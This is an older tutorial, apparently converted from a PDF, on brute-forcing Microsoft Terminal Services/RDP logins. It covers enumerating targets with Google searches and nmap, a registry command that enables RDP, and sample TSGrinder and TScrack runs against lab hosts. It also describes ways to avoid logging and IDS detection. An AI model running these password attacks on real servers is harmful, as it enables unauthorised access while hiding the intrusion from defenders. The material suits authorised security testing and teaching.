



MS Terminal Server Cracking

If you want to do any MS Terminal Server cracking you basically have your choice of three tools that can do it for you; TSgrinder, TScrack, and a patched version of RDesktop.

TSGrinder is readily available from <http://www.hammerofgod.com/download.html>.

TScrack you'll have to google for as it is not readily available anymore.

Rdesktop v1.41 can be downloaded from <http://www.rdesktop.org/> and you'll need the patch from foofus.net <http://www.foofus.net/jmk/rdesktop.html>.

Part 1: MS Terminal Services Overview

Hacking Exposed Windows Server 2003 goes a great overview, I won't plagiarize it all here, so check it out for me details and the references section of this paper for some MS references.

Prior to Terminal Services, Windows did not provide the ability to run code remotely in the processor space of the server. Another way to put this is there was no way to have an "interactive" session on the server. There were tools like wsremote or psexec or VNC. If an attacker got a non administrator level account on a remote machine they could map shares and copy files but had a difficult time running code on the server. Now, with Terminal Services, an attacker can log on as a non privileged user and run exploit local exploit code via the Terminal Services GUI. These attacks used to be fairly limited to local physical attacks or from users who actually logging into your domain but now if the server has Terminal Services (2000 server 2003 server) or RDP (Windows XP) running the attack vector increases.

Terminal Services by default listen on port 3389 (but can be changed by editing the registry).

If you want to change the listening port, edit this registry key:

```
\HKLM\System\CurrentControlSet\Control\Terminal Server\WinStationRDP-  
TCP Value : PortNumber REG_DWORD=3389
```

To turn on Terminal Server/RDP, edit this registry key (or to turn it on via command line):

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v  
fDenyTSConnections /t REG_DWORD /d 0
```

With this command you can enable the RDP Service.



Password Cracking Basics

There are three types of password attacks:

Brute Force: A cryptanalysis technique or other kind of attack method involving an exhaustive procedure that tries all possibilities, one-by-one.¹ For example, the program might follow a sequence like this:

```
"aaaaaaaa"  
"aaaaaaab"  
"aaaaaaac" ...
```

Until the password is found

Dictionary Attack: An attack that tries all of the phrases or words in a dictionary, trying to crack a password or key. A dictionary attack uses a predefined list of words compared to a brute force attack that tries all possible combinations.²

Hybrid Attack: A hybrid attack is a mixture of a brute force attack and a dictionary attack. There are many different ways a hybrid attack can be performed, in it's simplest form a hybrid attack may simply add a couple of numbers to the end of each dictionary word tried, this increases the number of tested combinations without having to resort to a true brute force attack. Cracking software will often use a combination or selection of all three methods to try and guess your password.³

¹ Definition from: http://www.onlinetravelsafe.com/choosing_passwords.php?

² Definition from: <http://www.sans.org/resources/glossary.php?>

³ Definition from: http://www.onlinetravelsafe.com/choosing_passwords.php?



Terminal Services Enumeration

You can google for “/TSWeb/default.htm”




Figure 1.1: Output of a google search for /TSWeb/default.htm

You can nmap for port 3389






Figure 1.2: A Nmap scan looking for port 3389 open on the Class C.

```
Select Command Prompt (2)
Skipping SYN Stealth Scan against 192.168.201.25 because Windows does not support scanning your own machine (localhost) this way.
All 0 scanned ports on 192.168.201.25 are

Interesting ports on 192.168.201.100:
PORT      STATE SERVICE
3389/tcp  closed ms-term-serv
MAC Address: 00:0C:29:E8:E2:A1 (VMware)

Interesting ports on 192.168.201.101:
PORT      STATE SERVICE
3389/tcp  closed ms-term-serv
MAC Address: 00:0C:29:F5:EA:7B (VMware)

Interesting ports on 192.168.201.119:
PORT      STATE SERVICE
3389/tcp  closed ms-term-serv
MAC Address: 00:0C:29:67:7F:2A (VMware)

Interesting ports on 192.168.201.122:
PORT      STATE SERVICE
3389/tcp  open  ms-term-serv
MAC Address: 00:0C:29:27:C9:A2 (VMware)

Interesting ports on 192.168.201.254:
PORT      STATE SERVICE
3389/tcp  filtered ms-term-serv
MAC Address: 00:50:56:EE:93:39 (VMware)

Nmap finished: 256 IP addresses (7 hosts up) scanned in 9.750 seconds
C:\Documents and Settings\Administrator\Desktop\Enumeration\probets>
```

Figure 1.3: Results on the Nmap Scan looking for open port 3389.

You can use ProbeTS (<http://www.hammerofgod.com/download/probets.zip>):

```
Select Command Prompt (2)
3389/tcp open  ms-term-serv
MAC Address: 00:0C:29:27:C9:A2 (VMware)

Interesting ports on 192.168.201.254:
PORT      STATE SERVICE
3389/tcp  filtered ms-term-serv
MAC Address: 00:50:56:EE:93:39 (VMware)

Nmap finished: 256 IP addresses (7 hosts up) scanned in 9.750 seconds
C:\Documents and Settings\Administrator\Desktop\Enumeration\probets>probets

ProbeTS v1.1 - thor@hammerofgod.com
Terminal Server Probe

Usage: probets NBIOSName/IP
i.e. probets 192.168.1.1
-or-
Usage: probets CClass [BegIP] [EndIP]
i.e. probets 192.168.1 1 200

Get hammered at HammerofGod.com

C:\Documents and Settings\Administrator\Desktop\Enumeration\probets>probets 192.168.201.122

ProbeTS v1.1 - thor@hammerofgod.com
192.168.201.122 is a terminal server!
C:\Documents and Settings\Administrator\Desktop\Enumeration\probets>
```

Figure 1.4: The output of probeTS.



Terminal Services Connections

Let's see what a regular Terminal Services connection looks like.




Figure 1.5: the Terminal Services/RDP Client on Windows 2000 Pro to a Windows 2000 Terminal Server






Figure 1.6: Issuing a command over the Terminal Services Client.

Part 2: TSGrinder

From the TSGrinder website:

“TSGrinder is the first production Terminal Server brute force tool. The main idea here is that the Administrator account, since it cannot be locked out for local logons, can be brute forced. Also having an encrypted channel to the TS logon process sure helps to keep IDS from catching the attempts.

TSGrinder is a "dictionary" based attack tool, but it does have some interesting features like "l337" conversion, and supports multiple attack windows from a single dictionary file. It supports multiple password attempts in the same connection, and allows you to specify how many times to try a username/password combination within a particular connection.

Also, the problem you describe can be exacerbated in that administrator account can be brute-forced without creating a log entry, by attempting 5 logons and disconnecting before Windows disconnects and logs after the sixth failure.”

Let's see TSGrinder in action. I had to use the Windows XP RDP client on Windows2000 SP4 to get TSGrinder to work properly. I did not need roboclient.zip that it mentions on the website.

```
Command Prompt
C:\Documents and Settings\Administrator\tsgrinder2.03>tsgrinder.exe
tsgrinder version 2.03

Usage:
  tsgrinder.exe [options] server

Options:
  -w dictionary file (default 'dict')
  -l 'leet' translation file
  -d domain name
  -u username (default 'administrator')
  -b banner flag
  -n number of simultaneous threads
  -D debug level (default 9, lower number is more output)

Example:
  tsgrinder.exe -w words -l leet -d workgroup -u administrator -b -n 2 10.1.1.1
C:\Documents and Settings\Administrator\tsgrinder2.03>_
```

Figure 2.1: TSGrinder being run with no arguments.



Figure 2.2: TSGrinder using a dictionary attack against the administrator account.

```
-u username <default 'administrator'>
-b banner flag
-n number of simultaneous threads
-D debug level <default 9, lower number is more output>

Example:
tsgrinder.exe -w words -l leet -d workgroup -u administrator -b -n 2 10.1.1.1

C:\Documents and Settings\Administrator\tsgrinder2.03>tsgrinder.exe -w dict -u administrator -d workgroup 192.168.184.125
password apple - failed
password orange - failed
password pear - failed
password monkey - failed
password racoon - failed
password giraffe - failed
password dog - failed
password cat - failed
password balls - failed
password phone - failed
password circle - failed
password square - failed
password pencil - failed

C:\Documents and Settings\Administrator\tsgrinder2.03>
```

Figure 2.3: A failed attempt




Figure 2.4: if TSGrinder guesses the password it will log into the terminal services and immediately disconnect.




Figure 2.5: A successful attempt with TSGrinder.




Figure 2.6: TSGrinder supports 2 threads. Here you can see two threads running the attack.




Figure 2.7: A successful attempt with TSGrinder that used 2 threads to run the attack.



Part 3: TScrack

From the TScrack documentation:


“The Windows Terminal Services facility offers graphical desktop sessions to remote clients. Terminal Services enables users to work in a windows session that exists on the server. The client functionality is basically reduced to the functionality of a terminal, all it does is display the session screen, and collect user input.

TScrack applies AI technology (Artificial Neural Networks) to scrape the screen contents of the graphical logon, in order to enable a simple dictionary based cracking algorithm to perform efficiently against the graphically presented logon dialogs and message boxes.

This is very similar to the technology used i.e. in Optical Character Recognition (OCR), Face- and Image recognition in general.

TScrack was written for two purposes:

- a) To provide a tool to assess password security of MS RDP servers
- b) As proof of concept code, to point out that graphical logons are by no means secure from automated cracking / password guessing tools



```
C:\Documents and Settings\Administrator\tscrack2.1>tscrack
terminal services cracker (tscrack.exe) v2.1.77 2003-22-03 07:29 PM UTC
(c) 2003 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitch.com



Usage help:
  tscrack [switch] [switch [arg]] ... <Host/IP[:port]>

Parameters:
  <Host/IP[:port]> : DNS name or IP address of target server, optional port

Switches:
  -h : Print usage help and exit
  -U : Print version info and exit
  -s : Print chipper strenght info and exit
  -b : Enable failed password beep
  -t : Use two simultaneous connections [EXPERIMENTAL]
  -N : Prevent System Log entries on targeted server
  -U : Uninstall tscrack and remove components
  -B : Bruteforce mode
  -f <number> : Wordlist entry to start cracking with
  -w <wordlist> : Wordlist to use; tscrack tries blank passes if omitted
  -m <number> : Minimal bruteforce password lenght
  -x <number> : Maximal bruteforce password lenght
  -q <charset> : Additional bruteforce custom chars [EXPERIMENTAL]
  -F <delay> : Sampling Frequency (Delay between samples in ms)
  -l <user> : Account name to use, defaults to Administrator
  -D <domain> : Specify domain to attempt logon to
  -p <password> : Use <password> to logon instead of wordlist/blank pass


C:\Documents and Settings\Administrator\tscrack2.1>
```

Figure 3.1: TScrack being run with no arguments.





Learn Security Online



```

C:\Documents and Settings\Administrator\Desktop\Enumeration\tscrack\tscrack>tscrack
terminal services cracker (tscrack.exe) v2.0.55 2002-13-10 04:13 AM
(c) 2002 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitch.com

Usage help:
  tscrack [switch] [switch [arg]] ... <Host/IP[:port]>

Parameters:
  <Host/IP[:port]> : DNS name or IP address of target server, optional port
Switches:
  -h : Print usage help and exit
  -U : Print version info and exit
  -s : Print chipher strenght info and exit
  -b : Enable failed password beep
  -t : Use two simultaneous connections [EXPERIMENTAL]
  -N : Prevent System Log entries on targeted server
  -U : Uninstall tscrack and remove components
  -f <number> : Wordlist entry to start cracking with
  -F <delay> : Sampling Frequency <Delay between samples in ms>
  -l <user> : Account name to use, defaults to Administrator
  -w <wordlist> : Wordlist to use; tscrack tries blank passes if omitted
  -p <password> : Use <password> to logon instead of wordlist/blank pass
  -D <domain> : Specify domain to attempt logon to

C:\Documents and Settings\Administrator\Desktop\Enumeration\tscrack\tscrack>tscrack
ack 192.168.201.122 -w dict -t -N
terminal services cracker (tscrack.exe) v2.0.55 2002-13-10 04:13 AM
(c) 2002 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitch.com

Checking server connectivity... OK
Initializing AI...
  
```

Figure 3.4: TScrack also does multithreading cracking, use the `-t` option for 2 connections

